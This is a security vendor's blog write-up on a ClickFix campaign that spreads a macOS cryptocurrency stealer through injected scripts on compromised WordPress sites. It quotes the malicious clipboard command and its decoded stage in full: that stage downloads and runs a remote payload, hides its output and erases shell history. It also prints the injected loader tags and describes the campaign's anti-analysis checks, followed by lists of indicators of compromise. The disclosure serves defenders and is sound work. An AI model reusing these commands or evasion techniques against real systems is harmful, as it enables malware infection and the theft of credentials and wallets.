Chasing a ClickFix Campaign From One Domain to a macOS Stealer
Yesterday, we traced a single domain from an external threat feed through an extensive delivery chain: compromised WordPress sites, a fake reCAPTCHA challenge and a macOS cryptocurrency stealer delivered from infrastructure operated by a sanctioned Russian hosting provider. Here’s the walkthrough.
The starting point
At Report URI, we subscribe to and ingest many external threat feeds and that data enriches our own threat intelligence capabilities. A single domain was flagged on one of those feeds, marked as being involved in a ClickFix campaign, and that was all we had to go on. Whilst ClickFix isn't our typical area of interest, we decided to dig in as they often involve a malicious JavaScript injection as their starting point, and that is something that interests us.
What is ClickFix?
The TL;DR if you're not familiar: ClickFix is a social engineering attack dressed up as a routine "verify you're human" CAPTCHA flow.

Instead of a real CAPTCHA, the page walks you through proving you're a human by completing several steps. We got some screenshots of a campaign impersonating a Cloudflare challenge in a recent blog post, which you can see below, but this one today is a little different.
Compromised WordPress sites
So far, our crawler and global telemetry data have found evidence of this campaign on more than 2,000 sites, including government and diplomatic sites, and we’re still identifying more as I write this. At present, every infected site we’ve identified is running WordPress. Each contains a single malicious script disguised as an analytics tag. Here are two examples:
<script data-wp-strategy="defer" defer="" id="ganalytics-tracker-js"
  src="https://fern-crane-ziankroaum.life/t.js?site=44a1ad9ed1ac062392b71fce21e4488f">
</script>
<script data-wp-strategy="defer" defer id="ganalytics-tracker-js"
src="https://gonfuirkgroao.life/t.js?site=f336ffdbb037127fe5e5a586fd71238c">

</script>Presumably it's trying to hide in the DOM with the ganalytics-tracker-js reference, and each victim site appears to get a unique site=<32-hex identifier> (md5?) token too. Here's the loader running on a live victim site.
So far we've directly contacted the CERT / CSIRT of 7 countries for the government and diplomatic sites, and we have begun reaching out to the other organisations directly including universities and colleges, medical and healthcare websites including pharmacies, hospitality, travel, and more.
Client detection
This campaign works hard not to reveal itself during inspection and attempts to deliver its payload only to genuine targets.
First, the injected loader is served conditionally. If you request t.js with a crawler UA, an empty UA, or a plain curl request, the host returns an nginx 404 page. It's only with a browser-shaped request, and with a compromised site in the Referer header, that you get the real malicious script.
Second, the loader itself has a UA blocklist built in, and you can see the first snippet of that in the screenshot above. The usual search engine crawlers and AI bots are excluded.
Third, the second stage fingerprints your environment before it will paint anything: it checks navigator.webdriver, looks for HeadlessChrome, PhantomJS, Puppeteer and Selenium, treats an empty navigator.languages as a bot signal, and, most critically to the payload, only proceeds if the visitor is on macOS desktop (Macintosh and no touch support), returning silently on Windows, Linux, or any mobile device.

Finally, it sets a fkrc_shown cookie so a given visitor sees the lure only once. Here's what it looks like on a real victim site:

The payload: a macOS stealer
Unlike the previous ClickFix campaign we dug into, this one is specifically targeting macOS and not Windows. The command copied to the victim’s clipboard is:
echo 'I am not a robot - reCAPTCHA Verification ID: <ID>' && echo '<BASE64>' | base64 -D | bashThe base64 blob decodes to this:
export SRC_URL='<current page URL>' && (cd /tmp \
&& curl -kfsSL "http://45.150.33.128/92961f75b259df2?force=1" -o <rand> \
&& bash <rand> && rm -f <rand>) > /dev/null 2>&1 & \
clear; printf '\033[3J'; \
history -d $(history 1 | awk '{print $1}') 2>/dev/null; fc -p /dev/null 2>/dev/null; \
printf '\n  \033[32m✓ Verification successful\033[0m\n\n'
What it does, in order:
- Downloads and runs the stager. The
curlcommand saves the Bash loader to a randomly named file in/tmp, executes it and then deletes it. The entire subshell is backgrounded, with its output redirected to/dev/null. - Clears the screen and scrollback with
clear+printf '\033[3J'making the preceding command and output less obvious to the victim. - Attempts to conceal the pasted command. It uses
history -dfor Bash andfc -p /dev/nullfor Zsh to prevent or remove the command from the active shell history. - Fakes success by printing a green ✓ Verification successful so the victim believes the fake reCAPTCHA challenge succeeded.
The Mach-O itself (~33 MB, ad hoc signed with no Team ID) is a macOS crypto-stealer written in Go and run through the garble obfuscator, which makes it much trickier to analyse. The behaviour overlaps with the Atomic macOS Stealer ecosystem and related families such as Poseidon and Odyssey, but I can’t attribute this sample to a specific family or variant with enough confidence to name it here.
Running the binary in a sandbox revealed fake Ledger Live and Trezor Suite screens, both asking for the victim’s 24-word recovery phrase. Each is translated into four languages (how nice!), broadening the reach of the lure.
It also targets Exodus directly, hooking into its internal messaging to capture the wallet password. It searches for data belonging to around twenty other wallets and numerous cryptocurrency exchanges.
The stealer then turns to the browsers, collecting saved logins and cookies from major browsers, before targeting the macOS Keychain. It is a single binary designed to compromise cryptocurrency wallets, browser sessions and system credentials in one pass. It’s pretty nasty.
What site owners should do
If you find the ganalytics-tracker-js marker or any of the listed domains on your site, treat the site as compromised and investigate. Removing the injected script is not enough: identify how it was introduced, update WordPress and its plugins and themes, review administrator accounts and scheduled tasks, rotate credentials, and check the database, filesystem and caching layers for further changes.
Anyone who followed the fake verification instructions and ran the Terminal command should isolate the Mac and begin incident response immediately. Passwords should be changed and active sessions revoked from a known-clean device. If a wallet recovery phrase was entered, assume it has been compromised and move the assets to a newly created wallet.
This investigation started with one domain in an external feed. Combining that seed with crawler data and browser telemetry allowed us to identify the injected loader, trace its delivery infrastructure and measure the campaign across 2,000+ compromised sites. That combination of external intelligence and real-world telemetry is what turned a single indicator into a much wider picture.
From One Signal to the Full Picture
This is what Report URI does: turns a single suspicious domain into actionable intelligence across the web. By combining global browser telemetry, crawler data and external threat feeds, we can identify malicious JavaScript, expose the infrastructure behind it and warn customers when their sites start loading something they shouldn’t. If you don’t know what third-party code is running on your website, or when it changes, Report URI can tell you.
Don’t wait until malicious JavaScript is already running on your site. Start monitoring your scripts with Report URI today
Indicators of compromise
| Type | Value |
|---|---|
| Staging host | 45.150.33[.]128 (AS210644 Aeza) |
| Telemetry endpoint | 95.163.153[.]80:8133/api/t (loader beacons, not the exfil drop) |
| Loader pattern | /t.js?site=<32-hex identifier> → /ext.<hash>.js or /ext-b.<hash>.js |
| Injection marker | <script id="ganalytics-tracker-js" … src="…/t.js?site=<32-hex identifier>"> |
| Install path | ~/Library/Caches/com.apple.trustd/com.apple.periodic |
| Exfil signal | JSON POST, Authorization: Bearer …, batch:"walletpatch_seed" |
| SHA256 (arm64) | b68cdb1b46502fbce67ce3f8110682936d06afd2116af096e30abd4c8376b6dc |
| SHA256 (x86_64) | 1a3765e8cb0055ec31693b8f82ce9744106dee08368259661600b072c6805af4 |
| Lure TLDs | .life .icu .live .xyz .com .digital .buzz .space .pro .lol .info |
| Scale | 2,000+ compromised WordPress sites |
| Lure origin IPs | 193.233.201[.]125, 193.233.201[.]114, 78.153.130[.]45, 217.144.185[.]101, 89.208.107[.]148, 178.236.247[.]59 (all AS210644 Aeza) |
# ClickFix/AMOS lure domains — 2026-09-22
# TIER 1: confirmed live (serving the /t.js loader on a victim at scan time)
analyticshore.icu
apparatinpi22.life
brisk-forge-willow-caium.life
buysypi831.life
cabskaiyn-crane.life
carwowk872.life
cirkoborpi.life
clickstream.icu
closegate21.xyz
coral-weave-wren-veis.com
coral-zephyr-koarseara.xyz
costum342183.life
datapointly.icu
elizium999.digital
evrything-pix.icu
faircloud512421.buzz
fern-crane-ziankroaum.life
fern-trace-anvil-meoix.live
gaezskoynbrisk.com
gearlipi72.life
girlsonpi823.life
gixxipi9823.life
glustrioenbrisk.life
gonfuirkgroao.life
googlanalitlcs.icu
googlanalitlcs.live
googlanalitlcs.pro
googlanalitlcs.xyz
grove-kaee-j4jgh.lol
insightpixel.icu
kiln-skioi-c29up.com
krestmoais-reed.life
logicvault.icu
longslimpi.life
mesa-braior-k3w3b.life
metricspixel.live
metricvault.icu
metrix-getrix.icu
moss-froggaee.space
nick-metry.icu
norrykilu231.digital
pageglance.icu
pagestatix.icu
pathaudit.info
pixelinsights.xyz
pixelmetrics.live
preokcriix.live
quiet-ridge-slaikdoaen.com
reed-pavcaeor.life
relmciarnlioix.life
rerrioara.live
rokkyho32.life
sable-orbit-wren-fiayn.live
shaltaypi.life
siteinsights.icu
skaedbraearaquiet.life
stoppingignpi.buzz
strongerpi921.life
thunderstopui912.life
trackmetrica.icu
trilliot6776.icu
trokuni412.icu
trombler312.life
usual-pixx12.digital
vailora231.life
velvet-otter-glagceis.life
visitorflow.icu
voyag413.xyz
webpulsedata.icu
webtracelab.icu
workworm1412.buzz

# TIER 2: historical / retired candidates (Aeza co-tenant + campaign naming; not live at check)
analyticape.icu
analyticspixel.com
analyze-me6.world
bowlask.icu
datapixel.icu
datavoyage.icu
deepsight.icu
dolpi812.life
flowchartix.icu
infogauge.icu
metricspan.icu
metricvault.icu
site-builder.icu
thebigs.icu
trackstream.icu
webprobe.icu
websift.icu
Update 23 Sep 2026 22:06 UTC: the operators shipped a fresh loader build and moved payload staging off Aeza to 45.131.215.56 on AS203273.
Updated IOCs:
45.131.215.56
hollow-forge-rook-guiyn.life
glacial-sketch-otter-triis.life
ridge-ciosktai.site
Update 24 Sep 2026 08:44 UTC: the operators switched to a fresh lure domain.
Updated IOC:
vale-quaiyn-jtbn8.life